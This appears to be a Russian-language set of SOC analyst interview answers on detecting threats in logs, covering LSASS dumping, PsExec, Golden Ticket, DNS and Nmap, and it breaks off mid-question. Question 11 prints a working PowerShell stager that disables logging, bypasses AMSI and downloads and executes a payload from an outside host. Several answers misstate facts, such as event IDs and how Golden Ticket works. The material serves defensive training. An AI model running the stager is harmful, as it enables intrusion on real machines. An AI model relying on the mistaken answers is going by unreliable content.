1. **Как вы будете использовать логи безопасности Firewall между DMZ и Интернетом для обнаружения угроз?**

Логи покажут весь трафик между внутренней сетью и интернетом. Можно увидеть все запросы и пакеты. В первую очередь я бы провел анализ на часто повторяющиеся запросы, одинаковые паттерны, регионы, чтобы проверить, не было ли попыток ddos-атаки, либо попытки несанкционированного доступа.

2. **Вы SOC-аналитик, и вы получили сигнал от системы IDS о SQL-инъекции на веб-сервере. Что вы будете делать? Как вы будете расследовать (технические аспекты)?**

Отключу веб-сервер от сети, просмотрю сетевой трафик, буду искать команды SQL в HTTP-запросах или input формах по типу SELECT version, DROP, GET с необычными переменными user/pass и т.п. Также необходимо проверить какие изменения произошли в базе данных, можно сравнить с бэкапом более ранним. Проанализирую все изменения, задокументирую инцидент, сообщу команде безопасности.

3. **Наиболее частые сценарии компрометации Windows связаны с использованием инструментов для сброса хешей паролей. Предложите сценарии обнаружения использования инструментов сброса хешей. Как можно обнаружить дальнейшее незаконное использование украденных учетных данных?**

В первую очередь смотреть логи входа, попытки сброса пароля, географию мест попытки авторизации. Если была утечка учетных данных, я бы повесил триггер с уведомлением на попытку входа этого пользователя, максимально ограничил его права и доступы к файлам.

4. **Вы работаете в компании, которая имеет два офиса (Москва и Пермь), и у вас есть логи от VPN-шлюза, брандмауэра и системы контроля доступа. Предложите сценарии для обнаружения возможных угроз.**

Анализ логов VPN-шлюза, брандмауэра на наличие подозрительных IP-адресов, попытки доступа/входа в нерабочее время, анализ географии попыток входа.

5. **Если у вас есть логи антивируса, какие правила корреляции (сценарии обнаружения) вы можете предложить?**

Импорт сигнатур уже известных угроз, анализ предыдущих атак и отслеживание задействованных приложений или процессов в тех атаках.

6. **Вы получили сигнал от корпоративного прокси о том, что одна рабочая станция подключилась к "вредоносному сайту":**
    - 6.1: Какие немедленные действия вы предпримете для сдерживания распространения?

      Отключу хост от сети

    - 6.2: В какой системе вы можете попытаться получить дополнительную информацию?

      SIEM, логи прокси сервера

    - 6.3: На каком этапе "цепочки атак" находится этот случай?

      Доставка


7. Из какой системы получен следующий лог и что вы можете о нем сказать?


20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-0d597695fbacb291dd5ad6400c808b3c.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-4780918bd4bdb423eff6618b7df90e71.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-36ef628b2e277cc20160d9b7db52b2b7.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-3833a2456f07be6cc414c99060cbf0f2.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-f3f0c6e992b7562598d9865b6fe8b3a6.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-0d597695fbacb291dd5ad6400c808b3c.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-4780918bd4bdb423eff6618b7df90e71.com
20.06.2019 9:26:24 0F0C PACKET 00000194D3CEDDD0 UDP Snd 10.10.160.208 3d56 R Q [8081 DR NXDOMAIN] PTR mggw-at-36ef628b2e277cc20160d9b7db52b2b7.com

Лог из DNS системы. Скорее всего запросы автоматизированы, т.к. в течение секунды было отправлено много запросов с одного IP. PACKET указывает на то, что это сетевые пакеты и они были отправлены по UDP протоколу с IP 10.10.160.208. ответ [8081 DR NXDOMAIN] - говорит о том, что доменное имя не найдено. PTR mggw-at-36ef628b2e277cc20160d9b7db52b2b7.com - попытка узнать к какому IP привязана запись.

Частые запросы на несуществующие DNS-записи могут указывать на сканирование сети.


8. Что происходит согласно следующим событиям?





Пользователь KHEIRHABAROV снимает дамп памяти с процесса LSASS.exe. Это может быть опасно для безопасности, т.к. процесс lsass.exe (Local Security Authority Subsystem Service) отвечает за управление безопасностью и аутентификацией пользователей.

9. Что означает это сообщение? Является ли оно подозрительным? Почему?





В системе была установлена служба PSEXESVC,
Тип службы: пользовательская служба (user mode service)
Тип запуска: ручной запуск (demand start)
Учетная запись службы: LocalSystem


PSEXESVC.exe — это исполняемый файл, который запускает утилиту Sysinternals PsExec, предназначенную для удаленного выполнения процессов на других системах. PsExec позволяет пользователям запускать процессы на удаленных системах без необходимости установки клиентского программного обеспечения на удаленные компьютеры. Утилита предоставляет полную интерактивность для консольных приложений и может использоваться для запуска командных оболочек и инструментов, таких как IpConfig.

Мне не кажется это подозрительным, т.к. все происходит в домене test.

10. Что вы можете сказать о приведенных ниже логах?







1. Добавляется новый блок скрипта который обращается на сторонний ресурс и скачивает бинарник, после чего запускает его выполнение
2. Происходит выполнение бинарника, судя по всему он вносит изменения в реестр, выполняет обход проверки прав пользователя, что позволяет ему создать новый процесс
3. Новый процесс создан, он скачивает файл encrypted, сохраняет его в appdata под именем Roaming.exe после чего запускает.

11. Что вы можете сказать об этом скрипте?

```
IF ($PSVersionTAbLE.PSVErsiON.MaJor-ge3) {

 $GPF=[REF].AsSemBLY.GETTyPE('System.Management.Automation.Utils')."GETField"('cachedGroupPolicySettings','N'+'onPublic,Static');

 If ($GPF) {

        $GPC=$GPF.GEtVaLue($NULL);

        IF ($GPC['ScriptB'+'lockLogging']) {

   $GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;

   $GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0

        }

  $vAl=[CoLLeCtionS.GENEric.DICtiONARy[striNg,SYstEm.ObjECT]]::nEw();

        $Val.ADd('EnableScriptB'+'lockLogging',0);

  $VAL.AdD('EnableScriptBlockInvocationLogging',0);

  $GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$VAl

 } ELSe {

    [ScriPtBLocK]."GETFieLd"('signatures','NonPublic,Static').SEtValuE($Null,(New-OBjeCtColLEctIONs.GENERic.HaShSEt[sTrING]))

 }

  [ReF].AsSembLY.GetTYpE('System.Management.Automation.AmsiUtils')|?{$_}| %{

   $_.GetFIelD('amsiInitFailed','NonPublic,Static').SeTValUe($NULL,$True)};

};

[SysteM.NEt.SERvICePoInTMANAgeR]::ExPEcT100COntinUe=0;

$WC=New-ObJECtSYstEm.NEt.WEBCLieNT;

$u='Mozilla/5.0(WindowsNT6.1;WOW64;Trident/7.0;rv:11.0)likeGecko';

$wc.HeAdErS.ADD('User-Agent',$u);

$Wc.PRoXY=[SYstem.NEt.WEbRequESt]::DEfAulTWeBProxY;

$wC.ProxY.CRedENTiAls=[SysTEM.NEt.CrEDeNTialCaCHE]::DEFAULtNeTworKCrEdEnTiaLs;

$Script:Proxy=$wc.Proxy;

$K=[SYsTEM.Text.ENcodiNg]::ASCII.GETBYtES('99754106633f94d350db34d548d6091a');

$R={$D,$K=$ArGs;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CoUNt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%25
6;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bXoR$S[($S[$I]+$S[$H])%256]}};$ser='http://10.6.100.123:80';$t='/news.php';$WC.HeadERS.AdD("Cookie","session=
8xD4koAuu7qHah4KQzwZ/kDq4Oc=");$DAtA=$WC.DoWNloaDDAtA($SER+$T);$IV=$DatA[0..3];$datA=$DATa[4..$datA.lengTH];-join[ChAr[]](&$R$da
TA($IV+$K))|IEX
```

Данный скрипт отключает логирование в системе, после чего через конструктор собирает запрос в который подставляет учетные данные пользователя из кэша системы и скачивает файл со страницы http://10.6.100.123:80/news.php

12. Какой идентификатор события имеет модификация реестра? Какой идентификатор события имеет установка службы и сбой службы?

Изменения в системном реестре - 4657
Установка службы - 4688 (7045 где-то в интернете было)
Сбой службы - 4689 (7031 тоже на просторах интернета)

13. Почему файлы с расширением «chm» могут быть опасными?
Расширение .chm - это скомпилированный HTML, следовательно тут может быть внедрен вредоносный JavaScript код

14. У вас есть логи с DNS-сервера, и вы видите много запросов AXFR от одного внешнего IP. Является ли это злонамеренным? Если да, то почему?

AXFR (Asynchronous Transfer Full Range) — это механизм передачи данных в системе DNS для синхронизации записей между несколькими серверами. Если происходит много запросов с внешнего IP, то скорее всего это злонамеренные действия, т.к. этот механизм позволяет получить полную копию DNS-зоны.

15. Как можно обнаружить атаку Golden Ticket?

1. При правильном доступе пользователи сначала получают TGT билет, который выдается сервером аутентификации, а затем TGS (служба, которая выдает билеты на доступ к конкретным службам на основе ранее полученного TGT). Если злоумышленник использует Golden Ticket, он может сразу запрашивать TGS, минуя получение TGT. Такое поведение можно отследить по логам.

2. Проанализировать срок давности выданных билетов

3. Провести аудит событий входа/выхода. С использованием GoldenTicket в полях этих событий не будет информации.

4. Проверить алгоритмы шифрования, ранее использовался RC4, сейчас AES.

16. Представьте, что злоумышленник компрометировал ваш контроллер домена. Предложите сценарий восстановления для этой ситуации.

1. Отключить скомпрометированный контроллер домена от сети.
2. Запустить проверку на вирусы, проверить целостность данных, просмотреть логи
3. Сменить все пароли к учетным записям
4. Если данные пострадали, запустить восстановление из резервной копии
5. Проверить работоспособность системы, настройки политик безопасности, антивируса, фаервола и т.д.
6. Мониторинг работоспособности системы, журналов событий.

17. Какова лучшая функция PowerShell 5 для команды безопасности?
Интеграция защиты от вредоносных программ AMSI
AMSI позволяет PowerShell передавать содержимое скриптов и команд в антивирусные решения, такие как Windows Defender, для проверки на наличие вредоносного кода. Это помогает обнаруживать и блокировать потенциальные угрозы до их выполнения.

18. Вы получили оповещение от решения EDR, и у вас есть только следующая информация:
Процесс: flashhelperservice.exe
PID: 6508
Тип ОС: Windows
MD5: 59c34bc243eb2604533b5f08d30944f8
SHA-256:
ef214626923d76e24ae5299dd16c53b15847e91a97d2eea79ce951c6bead9b7c
Что вы можете сказать об этом случае?

flashhelperservice.exe - компонент устаревшего приложения Adobe Flash Player, которое было удалено в windows10. Он позволяет воспроизводить анимации, ведет контроль нажатий клавиш, создает окна для всплывающей рекламы в браузере. Данное приложение уже не поддерживается компанией Adobe и скорее всего имеет множество уязвимостей, поэтому рекомендуется его удалить.

19. В процессе расследования вы обнаружили следующую информацию:

JgBjAGgAYwBwAC4AYwBvAG0AIAA2ADUAMAAwADEAIAA+ACAAJABuAHUAbABsAAoAJABlAHgAZQBjAF8AdwByAGEAcABwAGUAcgBfAHMAdAByACAAPQAgACQAaQBuAHAAdQB0ACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcACgAkAHMAcABsAGkAdABfAHAAYQByAHQAcwAgAD0AIAAkAGUAeABlAGMAXwB3AHIAYQBwAHAAZQByAF8AcwB0AHIALgBTAHAAbABpAHQAKABAACgAIgBgADAAYAAwAGAAMABgADAAIgApACwAIAAyACwAIABbAFMAdAByAGkAbgBnAFMAcABsAGkAdABPAHAAdABpAG8AbgBzAF0AOgA6AFIAZQBtAG8AdgBlAEUAbQBwAHQAeQBFAG4AdAByAGkAZQBzACkACgBJAGYAIAAoAC0AbgBvAHQAIAAkAHMAcABsAGkAdABfAHAAYQByAHQAcwAuAEwAZQBuAGcAdABoACAALQBlAHEAIAAyACkAIAB7ACAAdABoAHIAbwB3ACAAIgBpAG4AdgBhAGwAaQBkACAAcABhAHkAbABvAGEAZAAiACAAfQAKAFMAZQB0AC0AVgBhAHIAaQBhAGIAbABlACAALQBOAGEAbQBlACAAagBzAG8AbgBfAHIAYQB3ACAALQBWAGEAbAB1AGUAIAAkAHMAcABsAGkAdABfAHAAYQByAHQAcwBbADEAXQAKACQAZQB4AGUAYwBfAHcAcgBhAHAAcABlAHIAIAA9ACAAWwBTAGMAcgBpAHAAdABCAGwAbwBjAGsAXQA6ADoAQwBvAGUAYQB0AGUAKAAkAHMAcABsAGkAdABfAHAAYQByAHQAcwBbADAAXQApAAoAJgAkAGUAeABlAGMAXwB3AHIAYQBwAHAAZQByAA==

Что спрятано в этом коде? Является ли он подозрительным?

Данный код закодирован при помощи Base64. Чтобы декодировать использовал powershell и добавил еще одно “=” в конце для корректной работы:

&chcp.com 65001 > $null ***# установка кодировки UTF-8 и тихое выполнение***

$exec_wrapper_str = $input | Out-String ***# переменная новой строки из введенных данных***

$split_parts = $exec_wrapper_str.Split(@("`0`0`0`0"), 2, [StringSplitOptions]::RemoveEmptyEntries) ***# переменная новой строки, которая делит введенную строку на 2 части при помощи разделителя "`0`0`0`0" и удаляет пустые места***

If (-not $split_parts.Length -eq 2) { throw "invalid payload" } ***# проверка, чтобы получилось именно 2 части, если не получилось выводит*** "invalid payload"

Set-Variable -Name json_raw -Value $split_parts[1] ***# устанавливает переменную в оболочке powershell из второй части разбитой строки.***
$exec_wrapper = [ScriptBlock]::Create($split_parts[0]) **# полученные данные представляет как блок скрипта в оболочке powershell**

&$exec_wrapper ***# выполняет данный скрипт***

20. Вы наблюдали предупреждение от решения EDR и у вас есть следующая информация:
c:\windows\system32\services.exe запущен из explorer.exe. Это нормально? Если нет, то какова может быть причина?

В обычных условиях explorer может запускать services, в первую очередь стоит проверить местоположение explorer.exe, т.к. многие вирусы могут маскироваться под это приложение. Далее стоит помониторить через диспетчер задач затраты ресурсов системы на этот процесс, если показатели ОЗУ или ЦП слишком высокие, стоит провести дополнительное сканирование системы на вирусы.

21. Вы установили приложение на своем ПК, и приложение не может подключиться к Интернету. Нет предупреждений от антивируса, и вы можете просматривать Интернет. Какова наиболее вероятная причина проблемы?

Наиболее вероятная причина, как мне кажется - это конфликт приложения и настроек брандмауэра, скорее всего не выданы нужные разрешения приложению на доступ к сети. Довольно частая и неочевидная проблема - это настройки времени на компьютере.

22. Что вы можете сказать об этом URL “www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com”?

Посмотрел через сервис wayback machine, возможно этот адрес использовался для ботнета.

В 2017 году на сайте были надписи:
sinkhole.tech - where the bots party hard and the researchers harder.
sinkhole.tech - "The best argument against botnets is a five-minute conversation with the average bot"
В 2018 году - был просто темный фон
С 2019 по настоящее время - Sinkholed!
This domain has been sinkholed by Kryptos Logic.
Это говорит о том, что DNS-запросы к этому домену перенаправляются на контролируемый сервер (sinkhole), вместо того чтобы направляться к его оригинальному местоположению. Это делается для предотвращения доступа к вредоносным ресурсам, таким как серверам команд и управления ботнетов или сайтам, распространяющим вредоносное ПО.

23. Что вы можете сказать об этом отчете сканирования Nmap? Есть ли в этом отчете какие-либо проблемы с безопасностью?

```
Nmap scan report for 92.181.198.104.bc.googleusercontent.com (104.198.181.92)
Host is up (0.13s latency).
Not shown: 674 closed ports, 324 filtered ports
PORT   STATE SERVICE    VERSION
22/tcp open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 43:44:14:73:1f:6a:31:74:21:86:9a:5d:32:1f:25:2e (RSA)
|   256 c8:97:e7:d9:d9:41:b4:69:c5:e5:0e:15:14:9c:cd:64 (ECDSA)
|_  256 22:7f:3b:3f:4b:47:82:47:4b:50:08:5b:fa:39:f8:58 (EdDSA)
80/tcp open  tcpwrapped
|_http-server-header: Apache-Coyote/1.1
| http-title: Struts2 Showcase
|_Requested resource was showcase.action
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

